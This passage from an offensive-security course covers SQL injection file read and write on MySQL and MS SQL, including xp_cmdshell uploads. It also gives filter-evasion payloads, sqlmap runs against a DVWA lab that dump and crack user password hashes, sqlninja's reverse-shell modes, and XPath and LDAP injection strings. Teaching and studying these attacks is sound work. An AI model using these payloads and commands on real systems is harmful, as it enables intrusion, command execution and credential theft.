Firstly, MySQL has a built-in function that allows the reading of text or binary files on the underlying file system: LOAD_FILE(). Also, the session user must have FILE and CREATE TABLE privileges for the support table (only needed via batched queries). On Linux and UNIX systems, the file must be owned by the user that started the MySQL process (usually mysql) or be world-readable. On Windows, MySQL runs by default, as Local System, so via the database management system it is possible to read any existing file.[4]

Continuing, the file content can be retrieved via either UNION query, blind or error based SQL injection techniques. However, there are some limitations to consider when calling the LOAD_FILE() function:

- The maximum length of file characters displayed is 5000 if the column datatype where the file content is appended is varchar
- The content is truncated to a few characters in many cases when it is retrieved via error based SQL injection technique
- The file can be in binary format (e.g. an ELF on Linux or a portable executable on Windows) and, depending on the web application language, it cannot be displayed within the page content via UNION query or error based SQL injection technique

To bypass these limitations, some steps have to be followed:

- Via batched queries:
  - o Create a support table with one field, data-type longtext
  - o Use LOAD_FILE() function to read the file content and redirect via INTO DUMPFILE the corresponding hexadecimal encoded string value into a temporary file

    - Use LOAD DATA INFILE to load the temporary file content into the support table.

- Via any other SQL injection technique:
    - Retrieve the length of the support table's field value;
    - Dump the support table's field value in chunks of 1024 characters

Now the chunks need to be assembled into a single hexadecimal encoded string which then needs to be decoded and written on a local file.

To continue with MS SQL Server, it has a built-in statement that allows the insertion of either a text or a binary files' content from the file system to a table's VARCHAR field: BULK INSERT. Also, the session user must have INSERT, ADMINISTER BULK OPERATIONS and CREATE TABLE privileges.[4]

Microsoft SQL Server 2000 runs by default as Administrator, so the database management system can read any existing file. This is the same on Microsoft SQL Server 2005 and 2008 when the database administrator has configured it to run either as Local System (SYSTEM) or as Administrator, otherwise the file must be world-readable, which happens very often on Windows. Finally, the file content can be retrieved via either UNION query, blind or error based SQL injection techniques, however, the web application programming language must support batched queries.[4]

The steps are:

- Via batched queries:
    - Create a support table (table1) with one field, data-type text
    - Create another support table (table2) with two fields, one data-type INT IDENTITY(1, 1) PRIMARY KEY and the other data-type VARCHAR(4096)
    - Use BULK INSERT statement to load the content of the file as a single entry into the support table table1
    - Inject SQL code to convert the support table table1 entry into its hexadecimal encoded value then INSERT 4096 characters of the encoded string into each entry of the support table table2
- Via any other SQL injection technique:
    - Count the number of entries in the support table table2
    - Dump the support table table2's varchar field entries sorted by PRIMARY KEY field

Now the entries need to be assembled into a single hexadecimal encoded string which then needs to be decoded and written on a local file.

WRITE ACCESS

Until now we saw about Read access but strong proof of success of an assessment is the ability to write on the underlying file system, as well as the execution of arbitrary commands.

Let’s again start with MySQL, which has a built-in SELECT clause that allows the outputting of data into a file: INTO DUMPFILE. The session user must have the following privileges: FILE and INSERT, UPDATE and CREATE TABLE for the support table (only needed via batched queries). The created file is always world-writable. On Linux and UNIX systems, it is owned by the user that started the MySQL process (usually mysql). On Windows, MySQL runs by default as Local System, and the file will be world-readable by everyone.[4]

The file can be written via either UNION query or batched query SQL injection technique. Nevertheless, there are some limitations to be considered when using the UNION query technique:

- If the injection point is on a GET parameter, some web servers impose a limit on the length of the parameters' request
- It is not possible to append data to an existing file via INTO DUMPFILE clause

However, these limitations can be bypassed if the web application supports batched queries with MySQL as the back-end DBMS: ASP.NET is one of these programming languages.[4]

The steps that you follow for MySQL are:

- On the attacker’s machine:
    - o Encode the local file content to its corresponding hexadecimal string
    - o Split the hexadecimal encoded string into chunks 1024 characters long each
- Via batched queries:
    - o Create a support table with one field, data-type longblob;
    - o INSERT[the first chunk into the support table's field;
    - o UPDATE the support table's field by appending to the entry the chunks from the second to the last;
    - o Export the hexadecimal encoded file content from the support table's entry to the destination file path by using SELECT's INTO DUMPFILE clause. This is possible because on MySQL, a query like SELECT 0x41 returns the corresponding ASCII character A

It is possible to check if the file has been correctly written by retrieving the LENGTH value of the written file. Finally, it should be noted that abusing UNION query SQL injection technique to upload files to the database server can also be done when the web application language is ASP and PHP as they do not support batched queries by default.[4]

Continuing with Microsoft SQL Server, it has a native extended procedure to run commands on the underlying operating system, xp_cmdshell(). This extended procedure can be abused to execute the echo command redirecting its text arguments to a file. The session user must have CONTROL SERVER permission to call this extended procedure and the created file is owned by the user that started the Microsoft SQL Server process and is world-readable.

The steps of the process are:

- On the attacker box:
    - Split the file to upload in chunks of 65280 bytes (debug script file size limit)10;
    - Convert each chunk to its plain text debug script format
- Via batched queries:
    - For each plain text chunk's debug script:
        - Execute the echo command via xp_cmdshell() to output the debug script to a temporary file all the lines;
        - Recreate the chunk from the uploaded debug script by calling the Windows debug executable via xp_cmdshell();
        - Remove the temporary debug script
    - Assemble the chunks with Windows copy executable to recreate the original file;
    - Move the assembled file to the destination path

It is possible to check if the file has been correctly written. The steps via batched queries are[4]:

- Create a support table with one field, data-type text;
- Use BULK INSERT statement to load the content of the file as a single entry into the support table;
- Retrieve the DATALENGTH value of the support table's first entry

Module 2 References and Support Material

1. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition, Willey, 2011
2. https://www.owasp.org/index.php/Blind_SQL_Injection
3. http://www.sqlinjection.net/time-based/
4. Advanced SQL injection to operating system full control, Bernardo Damele Assumpção Guimarães, 2009

MODULE 3

INJECTING INTO XPATH, LDAP AND NOSQL

HaKIN9

Module 3

SQL Injection Encoding and Evasion Techniques

So far, we have seen many advanced attacks for SQL Injection that may be lethal for our database. These attacks will many times be possible but they may not seem to be able to be executed. This is a result of some safety methods (which we will examine in module 4) that filter our input. To bypass these restrictions, let's examine some of the most famous ways.

URL ENCODING

URLs are permitted to contain only the printable characters in the US-ASCII character set — that is, those whose ASCII code is in the range 0x20 to 0x7e, inclusive. Furthermore, several characters within this range are restricted because they have special meaning within the URL scheme itself or within the HTTP protocol.

The URL-encoding scheme is used to encode any problematic characters within the extended ASCII character set so that they can be safely transported over HTTP. The URL-encoded form of any character is the % prefix followed by the character's two-digit ASCII code expressed in hexadecimal. Here are some characters that are commonly URL-encoded:

- %3d - =
- %25 - %
- %20 - Space
- %0a - New line
- %00 - Null byte

Let's convert the following example statement:

```
' UNION select table_schema,table_name FROM information_Schema.tables where
table_schema = "dvwa" –
```

It will be:

```
%27%20UNION%20select%20table_schema%2Ctable_name%20FROM%20information_Schema.tables
%20where%20table_schema%20%3D%20%22dvwa%22%20%E2%80%93
```

We can easily encode and decode with this method with the following website:

http://meyerweb.com/eric/tools/dencoder/

CHARACTER ENCODING

Earlier in this course, you may have spotted queries encoded in this way, but we never explained it. Char() function can be used to replace English char variables. For example, let's examine the following statement from module 2:

```
' UNION select table_schema,table_name FROM information_Schema.tables where
table_schema = "dvwa" -
```

This statement with character encoding will be:

```
' UNION select table_schema,table_name FROM information_Schema.tables where
table_schema =char(100,118,119,97) -
```

As you can see, here we replaced the "dvwa" with char(100,118,119,97), which is the MySQL char() function that uses ASCII codes inside and we use it to inject into MySQL without using double quotes. Char() also works on almost all other databases but sometimes it can only hold one character at a time, for example: char(0x##)+char(0x##)+…

HEX ENCODING

Hex encoding technique uses Hexadecimal encoding to replace original SQL statement char. For example, 'dvwa' can be represented as 64767761. So the last example we examined will be:

```
' UNION select table_schema,table_name FROM information_Schema.tables where
table_schema = 64767761 -
```

Or we may transform it in something like this:

```
' UNION select table_schema,table_name FROM information_Schema.tables where
table_schema = unhex('64767761')-
```

SQL COMMENTS

Adding SQL inline comments can also help the SQL statement to be valid and bypass the SQL injection filter. For example, the following UNION statement:

```
' UNION ALL SELECT @@hostname, @@version_compile_os -
```

This statement, by adding SQL inline comments, it can be transformed to the following:

```
'/**/UNION/**/ALL/**/SELECT/**/@@hostname, /**/@@version_compile_os/**/-
```

Or for a more "hardcore" way:

```
'/**/UNI/**/ON/**/ALL/**/SEL/**/ECT/**/@@hostname, /**/@@version_compile_os/**/-
```

NULL BYTES

We can also use a null byte (%00) prior to any characters that the filter is blocking. For example, if the attacker injects the following SQL statement:

```
' UNION ALL SELECT @@hostname, @@version_compile_os –
```

to add Null Bytes will be:

```
%00' UNION ALL SELECT @@hostname, @@version_compile_os –
```

WHITE SPACES

Dropping a space or adding spaces that won't affect the SQL statement may be a good strategy in a login form attack. For example:

```
'or 1 = 1'
```

This statement could be:

```
‘or '1'  =    '1'
```

Or even adding a special character, like new line or tab that won't change the SQL statement execution, can be effective. In the previous example:

```
‘or

'1'=

        '1'
```

STRING CONCATENATION

With string concatenation, we can break up SQL keywords and evade filters. Concatenation syntax varies based on database engine. For example, in a MS SQL engine, the select 1 statement can be changed as below by using concatenation:

```
EXEC('SEL' + 'ECT 1')
```

ALTERNATIVE EXPRESSION OF 'OR 1 = 1'

Finally, we can express the ‘or 1=1’ differently on our SQL Injection form attacks. Some examples would be:

```
OR 'SQLi' = 'SQL'+'i'

OR 'SQLi' > 'S'
```

```
or 20 > 1

OR 2 between 3 and 1

OR 'SQLi' = N'SQLi'

1 and 1 = 1

1 || 1 = 1

1 && 1 = 1
```

Module 3 Automating SQL Injection

Many of the techniques we have described for exploiting SQL injection vulnerabilities involve performing large numbers of requests to extract small amounts of data at a time. Fortunately, numerous tools are available that automate much of this process and that are aware of the database-specific syntax required to deliver successful attacks. Let's examine some of the most famous tools.

SQLMAP

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine and a broad range of switches, from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

If you are not using Kali Linux, or another distribution that has sqlmap preinstalled, you can download it by executing the following command in a terminal with root privileges:

```
git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

Now, every time you want to start sqlmap, you have to run the sqlmap Python script that exists in the cloned folder you just made.

```
./sqlmap.py <parameters>
```

Let's now see an example, where we attack the DVWA, and examine all the parameters for better understanding. Opening up DVWA and logging in with admin/password credentials, we set the security to low and head to SQL Injection page. Here we can submit a number that will give us the matching database info. If we submit 1, the URL will be:

http://192.168.85.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit,

which is the vulnerable url that we will attack. The first command that we will execute is:


```
./sqlmap.py -u
"http://192.168.85.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=ce113c2d6da4570p8jccjeks621; security=low" -b --current-db
--current-user
```

Replacing the IP with your DVWA system's IP, and the cookie with your session cookie taken with a proxy (e.g. OWASP ZAP, Burp Suite e.t.c.), in this command we can see:

- **`-u`**, Target URL (use double quotes)
- **`--cookie`**, HTTP Cookie header (use double quotes)
- **`-b`**, Retrieve DBMS banner
- **`--current-db`**, Retrieve DBMS current database
- **`--current-user`**, Retrieve DBMS current user

After some time, sqlmap will ask us questions, for example, if it has already found the database and we want to keep testing or continue to other job. We can answer this simply by typing Y or N and pressing enter.

What we found from this command is that the database name is "dvwa" and the program that communicates with the database is "`root@localhost`". Let's continue to obtain a list of all databases. We do this by replacing all the parameters after the **`-cookie`** parameter with the **`-dbs`** parameter. The **`-dbs`** parameter lists database management system's databases. After the end of the command execution, we notice that sqlmap supplies a list of available databases.



```
    Payload: id=1' AND 7080=7080 AND 'TilP'='TilP&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' AND (SELECT 8616 FROM(SELECT COUNT(*),CONCAT(0x717a6b7871,(SELECT (ELT(8616=8
it=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a6b7871,0x676d6a6d636b7352555971426276484876 4b44
---
[06:42:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[06:42:25] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[06:42:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.85.130'

[*] shutting down at 06:42:25

root@kali:~# 
```

Image 1: The available databases after the –dbs parameter executed with sqlmap

Now that we found the databases, the next step is to obtain tables and contents from them. In this example, we will work with "dvwa" database, which is the most important. To do so, we again replace all the parameters after the –cookie parameter with the **`-D dvwa -tables`** parameters. These parameters will list the dvwa database tables. After the end of the command execution, we notice that sqlmap listed two tables: guestbook and users.

Now that we also know the tables of this database, we want to obtain the columns for table dvwa.users, which we do by replacing **–tables** with **-T users –columns.** So now we have:


```
./sqlmap.py -u
"http://192.168.85.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=ce113c2d6da4570p8jccjeks621; security=low" -D dvwa -T users –
columns
```

As you can understand, we now specify the table from which we want to find the columns. After the execution of the command, we can see that there are both user and password columns in the dvwa.users table, which we will examine by changing the **–tables** parameter with **-C user,password –dump.** Here we specify the user and password columns that we want to dump with the –dump parameter. Finally, we execute:

```
./sqlmap.py -u
"http://192.168.85.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=ce113c2d6da4570p8jccjeks621; security=low" -D dvwa -T users -C
user,password –dump
```

Now, the process will not be as automated as earlier. We will be asked to answer some questions regarding the way that we will retrieve Users and their Passwords from table dvwa.users. For example, if we want to try and break the HASH values, we'd use a custom dictionary. All these will be things that you may decide, each time. You can see examples in earlier videos of this course.

After the end of the execution, we can see that sqlmap displays all the results in a fine table.



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[06:52:06] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:52:16] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[06:52:19] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:52:19] [INFO] starting 2 processes
[06:52:20] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:52:21] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:52:22] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:52:23] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:52:24] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------------------------------------------+

[06:52:24] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.85.130/dump/dvwa/users.csv'
[06:52:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.85.130'

[*] shutting down at 06:52:24

root@kali:~#
```

Image 2: Here you can see some of the questions that sqlmap asks before dumping, and the results of a successful attack on the dvwa.

SQL NINJA

Another interesting tool, MS SQL based, is SQL Ninja. Sqlninja's main goal is to get interactive OS-level access on the remote DB server and to use it as a foothold in the target network. As an experimental feature, it can also extract data from the database. The tool is preinstalled in the Kali distribution and you can execute it by simply typing **`sqlninja`** within a terminal. For help, and all the available parameters, just execute **`sqlninja -h`**.

Let's see an example attack:

```
sqlninja -m t -f /root/sqlninja.conf
```

Here we use the **`-m`** parameter to select a mode and we select the t mode which stands for test and tests whether the injection is working. We also use the **`-f`** parameter which stands for file and we specify the configuration file of sqlninja in /root/sqlninja.conf. The output of the attack will be:

```
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer r00t@northernfortress.net
[+] Parsing /root/sqlninja.conf...
[+] Target is: 192.168.1.51:80
[+] Trying to inject a 'waitfor delay'....
…
```

Other modes will be (**`-m`** parameter):

- **`f/fingerprint`** - fingerprint user, xp_cmdshell and more
- **`b/bruteforce`** - bruteforce sa account
- **`e/escalation`** - add user to sysadmin server role
- **`x/resurrectxp`** - try to recreate xp_cmdshell
- **`u/upload`** - upload a .scr file
- **`s/dirshell`** - start a direct shell
- **`k/backscan`** - look for an open outbound port
- **`r/revshell`** - start a reverse shell
- **`d/dnstunnel`** - attempt a dns tunneled shell
- **`i/icmpshell`** - start a reverse ICMP shell
- **`c/sqlcmd`** - issue a 'blind' OS command
- **`m/metasploit`** - wrapper to Metasploit stagers

Also, some of the parameters for a more advanced MS SQL attack will be:

- **`-p <password>`** : sa password
- **`-w <wordlist>`** : wordlist to use in bruteforce mode (dictionary method only)
- **`-g`** : generate debug script and exit (only valid in upload mode)
- **`-v`** : verbose output

To conclude in this chapter, these tools are primarily exploitation tools, best suited to extracting data from the database by exploiting an injection point that we have already identified and understood. They are not a magic bullet for finding and exploiting SQL injection flaws. In practice, it is often necessary to provide some additional SQL syntax before and/or after the data injected by the tool for the tool's hard-coded attacks to work.

Also, many times, the results that these tools return may be misleading or wrong. There is no better tool than the human mind, and we can use all the techniques we've learned in this course better than these tools. Finally, because these tools many times are bruteforcing their way into the injections, to fingerprint or attack, they can destroy databases, by adding junk additions to them or even deleting them. So, use these tools with caution and always keep backups.

Module 3

XPath Injection

XPath is a language for addressing parts of an XML document, designed to be used by both XSLT and XPointer. In most cases, an XPath expression represents a sequence of steps that is required to navigate from one node of a document to another.

Where web applications store data within XML documents, they may use XPath to access the data in response to user-supplied input. If this input is inserted into the XPath query without any filtering or sanitization, an attacker may be able to manipulate the query to interfere with the application's logic or retrieve data for which she is not authorized.

To start, let's consider the following XML data store:

```
<addressBook>
    <address>
        <firstName>William</firstName>
        <surname>Gates</surname>
        <password>MSRocks!</password>
        <email>billyg@microsoft.com</email>
        <ccard>5130 8190 3282 3515</ccard>
    </address>
    <address>
        <firstName>Chris</firstName>
        <surname>Dawes</surname>
        <password>secret</password>
        <email>cdawes@craftnet.de</email>
        <ccard>3981 2491 3242 3121</ccard>
    </address>
    <address>
        <firstName>James</firstName>
        <surname>Hunter</surname>
        <password>letmein</password>
        <email>james.hunter@pookmail.com</email>
```

```
            <ccard>8113 5320 8014 3313</ccard>
        </address>
    </addressBook>
```

An XPath query to retrieve all e-mail addresses from this data store, would look like this:

```
//address/email/text()
```

A query to return all the details of the user Dawes would look like this:

```
//address[surname/text()='Dawes']
```

In some applications, user-supplied data may be embedded directly into XPath queries, and the results of the query may be returned in the application's response or used to determine some aspect of the application's behavior.

Let's see how we can perform injection on this example. This code comes from a web application that serves credit card info to users logged into it. An XPath query that effectively verifies the user-supplied credentials and retrieves the relevant user's credit card number could be:

```
//address[surname/text()='Dawes' and password/text()='secret']/ccard/text()
```

Similarly to SQL Injection, an attacker may be able to subvert the application's query, supplying a password with this value:

```
' or 'a'='a
```

This will result in the following XPath query, which retrieves the credit card details of all users:

```
//address[surname/text()='Dawes' and password/text()='' or 'a'='a']/ccard/text()
```

Keep in mind that unlike SQL queries, keywords in XPath queries are case-sensitive, as are the element names in the XML document itself.

To continue, XPath injection flaws can be exploited to retrieve arbitrary information from within the target XML document. One widely used way of doing this uses the same technique as we saw on SQL injection, of causing the application to respond in different ways, contingent on a condition specified by the attacker.

Submitting the following two statements in the password field of an application, will result in different behavior by the application. Results are returned in the first case but not in the second:

- `' or 1=1 and 'a'='a`
- `' or 1=2 and 'a'='a`

This difference in behavior can be leveraged to test the truth of any specified condition and, therefore, extract arbitrary information one byte at a time. As with SQL, the XPath language contains a substring function that can be used to test the value of a string one character at a time. For example, supplying the following statement:

```
‘ or //address[surname/text()=’Thomas’ and substring(password/text(),1,1)=‘S’] and
‘a’=’a
```

results in the following query:

```
//address[surname/text()=’Mel’ and password/text()=’’ or //address[surname/
text()=’Thomas’ and substring(password/text(),1,1)= ‘S’] and ‘a’=’a ‘]/ccard/text()
```

which returns results if the first character of the Thomas user’s password is S. By cycling through each character position and testing each possible value, we can extract the full value of Thomas’ password.

BLIND XPATH INJECTION

Blind XPath Injection attacks can be used to extract data from an application that embeds user supplied data in an unsafe way. When input is not properly sanitized, an attacker can supply valid XPath code that is executed. This type of attack is used in situations where the attacker has no knowledge about the structure of the XML document, or perhaps error message are suppressed, and is only able to pull one piece of information at a time by asking true/false questions (booleanized queries), much like Blind SQL Injection.

Blind XPath Injection can succeed with two attack methods, booleanization and XML Crawling. By adding to the XPath syntax, we can use additional expressions (replacing what we entered in the place of the injection).

First of all, in the **booleanization** method, we may find out if the given XPath expression is True or False. Let's assume that our aim is to log in to an account in a web application. A successful log in would return "True" and failed log in attempt would return "False". Only a small portion of the information is targeted via the analyzed character or number. When we focus on a string, we may reveal it in its entirety by checking every single character within the class/range of characters this string belongs to.

Using a string-length(S) function, where S is a string, we may find out the length of this string. With the appropriate number of substring(S,N,1) function iterations, where S is a previously mentioned string, N is a start character, and "1" is a next character counting from N character, we are able to enumerate the whole string. For example, in the following XML code:

```
<data>
   <user>
```

```
        <login>admin</login>

        <password>test</password>

        <realname>SuperUser</realname>

        </user>

        <user>

        <login>thomas</login>

        <password>qwerty123</password>

        <realname>Simple User</realname>

        </user>

    </data>
```

When we inject the following string with the string.stringlength function:

```
string.stringlength(//user[position()=1]/child::node()[position()=2])
```

The application returns the length of the second string of the first user (8). Also, we can inject the following string, that contains the substring function we described earlier:

```
substring((//user[position()=1]/child::node()[position()=2),1,1)
```

The application returns the first character of this user (`'r'`). Finally, XPath contains two useful functions that can help us automate the preceding attack and quickly iterate through all nodes and data in the XML document:

- **`count()`** that returns the number of child nodes of a given element, which can be used to determine the range of **`position()`** values to iterate over.
- **`string-length()`** which returns the length of a supplied string, which can be used to determine the range of substring() values to iterate over, as we saw earlier.

The second attack method for Blind XPath Injection is XML Crawling, that we as the attacker will get to know the XML document structure. As we saw, we can use the count() function, for example:

```
count(//user/child::node()
```

which will return the numbers of nodes. Also, as we said the string-length() function, for example:

```
string-length(//user[position()=1]/child::node()[position()=2])=6
```

Using this query, we will find out if the second string (password) of the first node (user 'admin') consists of 6 characters. Finally, let's use again the substring() function:

```
substring((//user[position()=1]/child::node()[position()=2]),1,1)="a"
```

With this query, we will confirm (True) or deny (False) that the first character of the user ('admin') password is an "a" character. The XPath syntax may be similar to SQL Injection attacks but we must consider that this language disallows commenting out the rest of expression. To omit this limitation, we should use OR expressions to void all expressions, which may disrupt the attack.

Finally, because of booleanization, the number of queries, even within a small XML document, may be very high (thousands, hundreds of thousands and even more). That is why this attack is not conducted manually.

Module 3

LDAP Injection

The Lightweight Directory Access Protocol is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network. Now, LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy, such as Burp Suite or OWASP ZAP. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

Common examples of LDAP are the Active Directory used within Windows domains, and OpenLDAP, used in various situations. We are most likely to encounter LDAP being used in corporate intranet-based web applications, such as an HR application that allows users to view and modify information about employees.

Each LDAP query uses one or more search filters, which determine the directory entries that are returned by the query. Search filters can use various logical operators to represent complex search conditions. The most common search filters we are likely to encounter are as follows:

- Simple match conditions match on the value of a single attribute. For example, an application function that searches for a user via his username might use this filter: **`(username=thomas)`**
- Disjunctive queries specify multiple conditions, any one of which must be satisfied by entries that are returned. For example, a search function that looks up a user-supplied search term in several directory attributes might use this filter: **`(|(ts=searchterm)(ln=searchterm)(ls=searchterm))`**
- Conjunctive queries specify multiple conditions, all of which must be satisfied by entries that are returned. For example, a login mechanism implemented in LDAP might use this filter:
  `(&(username=thomas)(password=qwerty123)`

To continue, LDAP injection vulnerabilities are not as readily exploitable as SQL injection flaws, due to the following factors:

- Where the search filter employs a logical operator to specify a conjunctive or disjunctive query, this usually appears before the point where user supplied data is inserted and therefore cannot be modified. Hence, simple match conditions and conjunctive queries don't have an equivalent to the "or 1=1" type of attack that arises with SQL injection.

- In the LDAP implementations that are in common use, the directory attributes to be returned are passed to the LDAP APIs as a separate parameter from the search filter and normally are hard-coded within the application. Hence, it usually is not possible to manipulate user-supplied input to retrieve different attributes than the query was intended to retrieve.
- Applications rarely return informative error messages, so vulnerabilities generally need to be exploited "blind."

Despite these limitations, it is, of course, possible to exploit LDAP injection vulnerabilities to retrieve unauthorized data from the application or to perform unauthorized actions. Let's see an example of a disjunctive query. Let's examine again the book example, and a web application that lets users list the books of a specified type. The search results are restricted to the cities that a user can go to take the books. For example:

```
(|(book=NewYork adventure)(department=Chicago sci-fi))
```

Here, the application constructs a *disjunctive query* and prepends different expressions before the user-supplied input to enforce the required access control. In this situation, we can subvert the query to return details of all books in all locations by submitting the following search term:

```
)(book=*
```

